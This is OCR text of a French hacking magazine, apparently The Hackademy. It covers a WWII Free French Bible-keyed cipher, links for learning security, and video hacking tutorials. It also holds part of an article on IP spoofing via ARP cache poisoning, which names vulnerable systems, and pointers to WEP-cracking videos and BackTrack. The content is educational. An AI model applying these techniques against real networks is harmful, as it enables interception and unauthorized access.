De surcroît, le décryptage de ces messages n'était pas une mission prioritaire pour le haut commandement de l'armée. En effet, la Suisse n'avait pas pour mission de percer les codes utilisés par la France Libre, tout particulièrement en cette période où le cours de la guerre allait prendre un sérieux virage. La Suisse avait d'autres préoccupations dans ce domaine, en tentant de maintenir un peu d'ordre sur son territoire où des agents secrets travaillaient, transitaient et surtout opéraient pour le compte de leurs puissances respectives.

Des erreurs qui se répètent



A cette période la Suisse démantelait un important réseau d'espionnage russe connu sous le nom "d'Orchestre Rouge". Mais, disposer d'autant d'éléments concrets saisis lors de ces parachutages et ne pas pouvoir percer le chiffre, commençait sérieusement à "titiller" les hommes du Bureau du Chiffre.

Des contrôles discrets mais efficaces

Quelques semaines après la découverte des ces fameux plis contenant des feuilles couvertes de chiffres, le Service de Renseignement remettait au Bureau du Chiffre un document secret relatif à un courrier postal intercepté. Ce courrier, adressé à Pierre de Leusse à Fribourg, contenait le mode d'emploi d'un code chiffré.

France Libre ?

Pierre de Leusse, connu du Service de Renseignement suisse comme étant le représentant officieux du Général de Gaulle en Suisse, vivait alors dans un hôtel à Fribourg. Or, c'est dans cette même ville que se situe le collège français de la "Villa Saint-Jean", hébergeant une majorité d'enseignants et d'élèves de nationalité française. Si une bonne partie d'entre eux étaient alsaciens, on trouvait aussi les enfants de l'ambassadeur de France, des attachés militaires et de l'air et du consul de France. Il y avait également les enfants de Pierre de Leusse, les neveux du Général De Gaulle et les fils de son frère Xavier qui portaient le nom d'emprunt de Leclerc.

Compte tenu de la situation, il était évident que tôt ou tard, des informations sensibles devraient être transmises ou transiter par ce noyau français. Les services secrets allemands opérant de manière tout à fait illégale en suisse, tout comme les alliés, connaissaient aussi cette présence française à Fribourg. Il appartenait à la suisse d'assurer la sécurité de ces ressortissants en prenant toutes les mesures nécessaires.

Si la première mesure consistait à intercepter le courrier de ces ressortissants, la seconde justifiait une discrétion toute particulière en cette époque plus que trouble. Nous étions en effet à quelques jours du débarquement, quelques semaines de la libération de Paris et tous ces événements ne plaisant pas tellement à l'Allemagne qui devait se préparer à l'idée de l'anéantissement des ses conquêtes et de son propre empire.

Enfin, restait un élément qu'il ne m'appartient pas de juger mais uniquement de relever, car il avait toute son importance. Le régime de Vichy déplaisait fortement à certains membres de l'Etat-major de l'armée suisse. Ce sont d'ailleurs ces mêmes personnes qui étaient intervenues, quatre ans auparavant, pour autoriser l'entrée en Suisse, transporter, nourrir et loger plus de 29'000 soldats français du 45ème corps d'armée du Général Daille suite à une attaque allemande.

Bref, c'était dans un méli-mélo politiquement correct, que l'on découvrit, le 1er juin 1944, dans le courrier adressé à Pierre de Leusse, un document dactylographié qui n'était rien d'autre que le mode d'emploi du cryptage du code de la France Libre.

Des faits mais aussi de nombreux doutes

Le document en question, issu des archives du Service de Cryptologie de la Confédération Suisse, est de mauvaise qualité car les moyens de reproduction de l'époque étaient rudimentaires, mais on peut tout de même relever des informations très intéressantes.

“ ... dans un méli-mélo politiquement correct ”

Si ces informations sont, aujourd'hui, intéressantes pour nous, vous pensez bien qu'elles le furent tout aussi pour les cryptanalystes de l'époque qui obtenaient ainsi un sérieux coup de pouce. Le résultat des recherches fut rapide et en moins d'une semaine, le cryptosystème a été décortiqué, analysé, et rendu opérationnel pour les services d'écoute.

Il faudrait dire, en réalité, presque opérationnel, car manquait toujours l'élément important de la base de constitution de la clé de codification.

Le mode d'emploi stipulait que pour constituer la clé de codification, il fallait se référer ...aux versets et aux chapitres. Mais les versets et les chapitres de quel ou quels livres ?

Le Bureau du Chiffre avait la conviction qu'il s'agissait de la Bible en traduction française ou d'un texte en latin classique.

"Le contenu des Bibles était similaire"

Ces suppositions étaient basées sur fait que les tables de relevés de fréquences étaient légèrement différentes au niveau des ratios Français/Latin que Italien/Latin. Compte tenu de la position de l'Italie dans ce conflit, il était fort improbable que le choix de la langue italienne soit retenu par les français et surtout cautionné par les anglais qui avaient encore leur mot à dire dans ce domaine même si les rapports entre De Gaulle et Churchill étaient ce qu'ils étaient.

Il semble toutefois que le livre en question fut un exemplaire de la Bible, en latin, et ceci pour des raisons purement techniques. On pouvait à coup sûr trouver un exemplaire d'une Bible en latin dans chaque ville, village ou hameau de France. En cas de capture par l'ennemi, la Bible faisait partie des objets que pouvaient logiquement posséder un résistant ou un soldat du front.

La Bible, enfin, est un livre qui ne peut être imprimé ou reproduit sans l'accord de relecture du Vatican. Cette permission, nommée "imprimatur" donnée par l'autorité ecclésiastique ou rectorale d'imprimer un tel ouvrage garantissait la provenance des textes et surtout la rigueur de reproduction. Le contenu de toutes les Bibles de l'époque était similaire, garantissant la constitution infaillible de clés identiques pour le cryptage et le décryptage.


Un autre doute s'était installé chez les cryptanalystes de l'époque. S'agissait-il vraiment du code de la France Libre ou tout simplement d'un code remis en étude ? S'agissait-il d'un code de grande couverture ou uniquement d'un code prévu pour des groupes d'utilisateurs régionaux ?

Compte tenu des travaux précités et effectués par le Bureau du Code, il semblait évident qu'il ne devait pas s'agir d'une application destinée à des groupes régionaux car ce nouveau code ne permettait pas d'établir une transmission rapide. Ce n'était donc pas un système exploitable sur le terrain mais bel et bien un système de grande couverture orienté fiabilité au détriment de la rapidité.

Un cryptosystème bien conçu

Substitution par simple décalage, transposition, mot clé égal à la longueur du texte crypté, encapsulation basique, tels étaient les ingrédients de ce chiffre.
Ne portons aucun jugement de valeur à ce cryptosystème conçu avec les moyens de l'époque, mais les plus anciens avaient quand même réussi à faire mieux. Par contre, il faut rester attentif au fait que les concepteurs avaient tout de même plus de cinq années de guerre sur le dos et surtout une présence permanente d'un occupant déterminé.

Dès lors, arrêtons-nous uniquement sur sa conception technique.




"Les messages radio de la France étaient systématiquement enregistrés et consignés dans le cadre de recherche de cohérences et surtout de relevés de fréquences"

Figure 1

J	E	M	E	R	E	F	E	R	E	A	M	A	L	E	T	T	R	E
4	25	7	25	12	25	26	25	12	25	21	7	21	6	25	14	14	12	25
F	I	L	I	I	I	A	F	E	T	H	G	O	M	E	R	M	A	G
26	3	6	3	3	3	21	26	25	14	2	1	9	7	25	12	7	21	1

Figure 2

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
21	22	23	24	25	26	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
47	48	49	50	51	52	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46



Le texte crypté se présentait sous forme alphabétique constitué de groupes de cinq lettres (fig1).
Les trois premières lettre du message constituaient le marqueur.

G B J

La première lettre "G" désignait la lettre de l'alphabet à partir de laquelle se faisait la numérotation. Simple chiffre de César (fig. 2).

La troisième lettre indiquait un chapitre de la Bible. Dans notre exemple nous prendrons "La Genèse" Chapitre 10. (La lettre "J" est en dixième position dans l'alphabet).

La deuxième lettre indiquait le verset. Dans notre exemple nous prendrons le second verset. (La lettre "B" est en deuxième position dans l'alphabet).

Le texte référencé est le suivant:

Filii Iafeth Gomer Magog et Madai Iavan …

Si le texte à crypter était: Je me réfère à ma lettre

On pouvait dès lors constituer la première partie du chiffrement, comme on peut le voir dans la figure 3. En additionnant ces deux valeurs on obtenait un nombre qui était converti en valeur alphabétique sur la base du tableau (fig.4).

J	E	M	E	R	E	F	E	R	E	A	M	A	L	E	T	T	R	E
4	25	7	25	12	25	26	25	12	25	21	7	21	6	25	14	14	12	25
F	I	L	I	I	I	A	F	E	T	H	G	O	M	E	R	M	A	G
26	3	6	3	3	3	21	26	25	14	2	1	9	7	25	12	7	21	1

Figure 3

La phase finale consistait à mettre le marqueur en tête de liste (fig. 5).

30	28	13	28	15	28	47	51	37	39	23	8	30	13	50	26	21	33	26
J	H	S	H	U	H	A	E	Q	S	C	N	J	S	D	F	A	M	F

Figure 4

Et segmenter le tout en complétant le dernier groupe par des W, lettre servant également de signe de ponctuation (fig. 6).

Pour le déchiffrement, on procédait de la manière inverse, mais il fallait absolument connaître le mot clé qui était déterminé par les lettres B et J.
Toute l'astuce était là. Ce cryptosystème était infaillible, car il utilisait une clé aussi longue que le texte crypté. Par contre le choix du texte de référence peut être contesté. De nos jours, on trouve en quatre secondes le texte de référence sur Internet.

G	B	J	J	H	S	H	U	H	A	E	Q	S	C	N	J	S	D	F	A

Figure 5

G	B	J	J	H	S	H	U	H	A	E	Q	S	C	N	J	S	D	F	A	M	F	W	W	W

Figure 6

Etait-ce vraiment le chiffre de la France Libre ?

L'histoire et la technique peuvent faire bon ménage mais dans le cas présent, nous devons admettre que certains éléments nous manquent pour connaître l'ampleur de ce chiffre. Les opérateurs de l'époque ne connaissaient que leurs propres réseaux et ignoraient les codes exploités par les autres. Certains dirigeants pouvaient éventuellement connaître la portée d'un tel code, mais savaient-ils vraiment si son exploitation était réellement utilisée dans toutes les ramifications du réseau ?
Qu'importe si ce fût vraiment le chiffre utilisé par la France Libre à cette période. Laissons aux historiens le soin de répondre à cette question et attachons-nous surtout à comprendre le fonctionnement de certains cryptosystèmes développés à cette période..

Bien que moins subtil dans sa conception, ce chiffre ressemblait tout de même étrangement au chiffre employé dans le réseau d'espionnage russe "Orchestre Rouge" et ce, à la même période. A se demander si en cryptographie, tout comme dans la mode vestimentaire, il y avait parfois des tendances, des indiscrétions ou tout simplement des coïncidences !
Ce sont des questions que seuls peuvent répondre certains utilisateurs de l'époque. Mais compte tenu du temps écoulé et des souvenirs parfois tragiques qui pourraient surgir, il est de notre reconnaissance que de laisser dans la paix, ceux qui se sont battus pour nous l'offrir aujourd'hui.

Charles-André Roh
Conseil et développement en confidentialité de l'information
info@roh.ch

NEW BIE

Surf Session sp

En deux mots : « débrouillez-vous ! »

By Koreth

Les bases

Apprendre la sécurité Informatique, ça commence par une chose simple : apprendre l'informatique. Et les domaines sont vastes autant que nombreux : réseau (locaux, Internet, protocole, ...), logiciels (codage, bugs, language machine, ...) ou même des mathématiques pures (si l'on pense à la cryptographie).
Pour apprendre correctement, vous pouvez vous aidez des sites suivants.

Comme chaque fois, cette partie du magazine est dédiée aux outils et sites web que vous devez connaître. C'est la surf session. Au menu ce mois-ci : une sélection dédiée à l'apprentissage avec, au risque de se répéter, quelques incontournables.

Faites votre surf session !
N'hésitez pas à nous signaler les sites et outils de qualité que vous rencontrez au gré de vos voyages sur le Web !
Les meilleures trouvailles seront récompensées par un exemplaire gratuit du Mag
voice@thehackademy.net


Qu'est-ce que la cryptographie?

Le mot **cryptographie** est un terme générique désignant l'ensemble des techniques permettant de **chiffrer** des messages, c'est-à-dire permettant de les rendre inintelligibles sans une action spécifique. Le verbe **crypter** est parfois utilisé mais on lui préférera le verbe *chiffrer*.

La cryptologie est essentiellement basée sur l'arithmétique.
Il s'agit dans le cas d'un texte de transformer les lettres qui composent le message en une succession de chiffres (sous forme de bits dans le cas de l'informatique car le fonctionnement des ordinateurs est basé sur le binaire), puis ensuite de faire des calculs sur ces chiffres pour:

- d'une part les modifier de telle façon à les rendre incompréhensibles. Le résultat de cette modification (le message chiffré) est appelé **cryptogramme** (en anglais *ciphertext*) par opposition au message initial, appelé *message en clair* (en anglais *plaintext*)
- faire en sorte que le destinataire saura les déchiffrer

Le fait de coder un message de telle façon à le rendre secret s'appelle *chiffrement*. La méthode inverse, consistant à retrouver le message original, est appelée *déchiffrement*.



Etape 1 : Connaissances Générales

Comment ça marche

Comment ça marche se définit comme « un livre ouvert sur l'Informatique ». A l'origine, les infos que l'on y trouve sont destinées aux débutants. Mais avec le temps, la précision et la profondeur de ces connaissances s'est largement agrandie, au point que même les connaisseurs y trouvent également des informations. Vous y trouverez ainsi toutes les informations nécessaires pour comprendre comment fonctionnent les ordinateurs, les réseaux et les logiciels.

Langue : Français
Url : http://www.commentcamarche.net

Etape 2 : J'apprends le réseau


FRAMEIP

FrameIP, comme son nom l'indique, est destiné à vous informer sur le réseau, les protocoles, et ceci de manière assez pointue. Utile pour la sécurité appliquée aux réseaux.

Langue : Français
URL : http://www.frameip.com

Etape 3 : J'apprends le web

RCF-Editeur


Le smart-spoofing IP
par Laurent Licour et Vincent Royer

Général
Accueil
Recherche
Les News
Participation
Les partenaires

Les modèles
Tcp/ip
Osi
Osi-Tcp/ip
X.200
Les Rfc

Les entêtes
Entête Arp
Entête ip
Entête Icmp
Entête Igmp
Entête Tcp
Entête Udp

Le fonctionnement
Nat
Routage
Sous-réseaux

Les services
Dhcp
Dns
Ftp
Voip

Les IpVpn
Vpn
ipsec
PPP PPP
Mpls
Mpls Cisco

La sécurité
Blocks fédérieux
Cas Cisco
Firewall
Saturation Cpu
Saturation Ram
Smurf/Spoofing
Smurf

1 - Introduction
2 - L'ARP cache poisoning
3 - Le filtrage IP
4 - Le spoofing IP
5 - Le smart-spoofing IP
5.1 - Quelques cas de figure
6 - Comment se protéger
6.1 - Sécurité passive
6.2 - Sécurité active
7 - Suivi du document

1 - Introduction

Cet article a pour but de présenter une nouvelle technique de spoofing IP réduisant de manière importante la confiance que l'on peut avoir dans les solutions de sécurité basées sur le filtrage IP source. Cet article ne présente pas une nouvelle vulnérabilité, le concept du spoofing IP existant depuis longtemps. Toutefois, la technique employée, basée sur de l'ARP cache poisoning associée à de la translation d'adresse, simplifie très nettement sa mise en oeuvre, rendant de ce fait les solutions de filtrage IP source incertaines, voire inutiles.

2 - L'ARP cache poisoning

Cette technique vise à modifier le routage au niveau 2, et permet de lancer l'attaque de l'intercepteur (Man In The Middle) sur un LAN. Le protocole ARP est le protocole assurant la correspondance sur un LAN entre les adresses de niveau 2 (adresses Ethernet) et les adresses de niveau 3 (adresses IP). En modifiant les associations, il est possible de faire croire à une machine que l'adresse IP de son correspondant se trouve en fait à l'adresse Ethernet d'une machine pirate. Le protocole ARP (RFC 826) a été créé sans prendre en compte les aspects d'authentification des machines, de sorte que n'importe quelle machine sur un réseau est capable de s'annoncer comme propriétaire d'une adresse IP. L'utilisation d'un protocole non sécurisé, associé à de mauvaises implémentations dans les systèmes d'exploitation, fait qu'il est quasiment tous les systèmes sont vulnérables à de l'ARP cache poisoning. Bien que la RFC définisse le format des messages, il est possible de les envoyer sous de multiples formes. Ainsi, une trame ARP peut être codée de 8 façons différentes (broadcast ou unicast, whole ou nop, gratuitous ou pas). Selon le résultat que l'on veut obtenir (création d'une entrée en table, mise à jour), il est possible d'employer ou de contrer ces messages. Des tests menés sur de nombreux OS (Unix, Linux, BSD, Windows, IOS, IPSO...) montrent qu'il existe toujours une forme de requête permettant de les "cache poisoner". Sur certains OS, Windows 9x, NT et 2000, il est même possible de modifier des entrées définies en statique. Ce ne sont pas les seuls. Des tests menés sur un Solaris 8 ont permis d'identifier que cet OS était également vulnérable à de l'ARP cache poisoning sur des entrées définies en statique en utilisant des requêtes de type gratuitous.

Les attaques mettant en oeuvre le protocole ARP sont nombreuses et vont de l'écoute réseau sur un réseau switché au déni de service, en passant par le spoofing et l'attaque de l'intercepteur.

3 - Le filtrage IP

Le filtrage IP consiste en la mise en place de règles de contrôle d'accès portant sur l'adresse IP source des paquets entrant dans un équipement ou une application, qui a alors la possibilité de comparer l'adresse IP source du paquet entrant avec une liste d'adresses autorisées (adresses unitaires ou réseau tout entier). Le paquet IP sera accepté seulement si l'adresse fait partie de cette liste. Dans le cas contraire, le paquet sera rejeté (émission d'un refus ou poubellisation). A noter que d'autres contrôles ou traitements sur le paquet peuvent être appliqués avant de l'accepter définitivement, mais ceci est hors de ce propos. Le concept de filtrage IP est également à la base de la notion de cloisonnement des réseaux : telle machine ne peut communiquer qu'avec telle autre machine.


écial initiation

Dans un domaine comme l'informatique, où tous les systèmes sont sensés communiquer entre eux, quelle que soit leur marque, leur fabricant ou même leur date de fabrication, il fallait penser « normes ». Depuis 1969, Internet est décrit dans des documents : les RFC (Requests For Comments). Si finalement peu de RFC font office de normes, toute norme destinée à Internet est décrite sous forme de RFC. Et pour mieux comprendre ces documents, RFC-Editeur se propose de les traduire, et vous en offre donc une version dans la langue de Molière.

Langue : Français
URL : http://www.rfc-editeur.org

On perfectionne

Après avoir appris les bases, il va falloir



se perfectionner. Maintenant, on va s'intéresser aux réels problèmes de sécurité, qui font appels aux connaissances informatique. Pour cette étape, la voie du toturiel est la plus uivie : on lis ces documents, dans lesquels une mine d'information sera livrée. Mais pour chaque ligne lue, on compte parfois des heures de renseignements annexes, pour être incollable sur le sujet : rendement maxiaml prévu.

Madchat

On ne prononce pas les termes « sécurité » et « tutoriels » sant parler de Madchat,

naturellement. Maniaques, s'abstenir : le site n'est pas du tout dessiné pour le visiteur lambda. La navigation est parfois « labyrinthesque » mais le contenu est réel.

Langue : Français/Anglais
URL : http://www.madchat.org

Ouah !

Ouah.org est moins connu que madchat, certes, mais il centralise aussi quelques uns des meilleurs documents relatifs à la sécurité informatique.

Challenge Securitech 2006

Si vous êtes abonné où si vous avez acheté ce magazine dès sa sortie, vous avez peut-être encore le temps de participer au génial et annuel Challenge Securitech, organisé par des étudiants de l'Esiea. Le niveau de l'édition 2006 semble tout aussi excellent que les précédentes.
http://challenge-securitech.com/

Langue : Français/Anglais
URL : www.ouah.org

On s'entraine

L'étape suivante est bien sûr la mise en pratique de vos nouvelles connaissances. Et pour cela, rien de tel que des challenges que mettent des connaisseurs a votre disposition.
Rendez-vous sur http://hackergames.net pour découvrir encore plus de bonnes adresses !

SecurityChallenge

La version 2006 est belle est bien terminée, mais les corrigés arriveront ces prochains mois. En attendant, retrouvez sur ce site les corrigés des anciennes sessions, et servez-vous en donc comme des annales
Langue : Français
URL : http://www.security-challenge.com

l'outil du mois : BackTrack

Il ne s'agit ni d'un logiciel, ni d'un site web, mais d'un live-CD. Il était une fois une distribution embarquée nommée Whoppix, qui servait à de nombreuses démonstrations de hacking. Whoppix evolua en Whax, qui elle-même se fusionna à Auitor, pour ne plus faire qu'un seul CD : BackTrack était née. Cette distribution renferme certains des meilleurs logiciels de sécurité et d'audit que Linux puisse vous offrir. Un live-cd qui vous permettra de procéder à de petits audits facilement : rien à installer, juste à booter sur un CD, et vous voilà en route pour de nouvelles aventures.

URL : http://www.remote-exploit.org

Surf Session *(suite)*

les tutoriels nouvelle génération

By Koreth

Il existe de nombreuses manières d'apprendre. La plus usitée est certainement le mode « tutoriel » : il s'agit de suivre un document laissé par une personne expérimentée, qui explique pas à pas les étapes pour arriver à un résultat. Ces tutos se présente sous différentes formes, allant des documents textes à un format de plus en plus rencontré : la vidéo.

Nous lisons tous des documents sur des sujets divers liés au hacking que nous ne comprenons parfois que partiellement (parce que, par exemple, ils ne sont pas écrits dans notre langue maternelle). Ces textes, les fameux tutoriaux – ou tutoriels, selon les disciples – permettent d'amorcer un apprentissage : on y voit comment réaliser un action, et le travail à faire reste de se renseigner sur les différentes partie qui constituent ou permettent la réalisation de cette action. Mais ces tutoriaux sont parfois long à écrire, et difficiles parfois d'expliquer avec des mots : l'idée d'une version vidéo est née, parce qu'un bon exemple vaut mieux qu'un long discours.

Les pionniers

Le plus connu de ces tutoriels vidéos est certainement celui qui porte le doux titre de « Cracking Wep in ten minutes ». Disponible sur hackdefined.com [1], cette video fait office de précurseur dans le domaine : on y voit comment, en seulement quelques minutes, des outils disponibles sur feu la distrib whoopix (devenue depuis BackTrack, téléchargeable chez remote-exploit.org [2]) peuvent cracker une clef de protection wifi (à noter qu'il s'agit alors de clef de 64 bits).

Les raisons de ce succès? Un langage compris de tous (les images) et une facilité de réalisation pour l'auteur : une démonstration filmée (grâce à une caméra ou à un logiciel de capture d'image-écran) suffit à faire le tutoriel. Certains agrémenterons éventuellement leur production d'un texte explicatif.

Le big-bang de « l'univers des Tutos Vidéos » est né.

Cracking Wep in ten minutes

Sur le net, grâce à votre moteur de recherche favoris, vous pourrez trouver de nombreuses vidéos concernant le hacking. Certains site en rassemblent plus que d'autres. Voici un petit tour d'horizon des meilleurs de ces sites et de quelques vidéos qui y sont proposées. Les quelques extraits vous montreront que beaucoup d'éclectisme règne dans cette nouvelle discipline. Et il existe encore bien d'autres sujets enseignés via la vidéo que vous pourrez découvrir. Ces sites ne sont qu'un point de départ, la démocratisation du podcast servira peut-être également ce genre de « formation assistée par la vidéo ».

Références :

[1] http://www.hackingdefined.com/movies/see-sec-wepcrack.zip

[2] http://www.remote-exploit.org/

Do it yourself !

Pour faire ces vidéo, les auteurs utilisent différents logiciels.

Sur Windows tout d'abord, où peut citer le nom de Wink : idéal pour la réalisation de tutoriaux, il permet la capture d'écran et l'enregistrement sur différents formats tels que la vidéo (normal ;-) ou le flash.

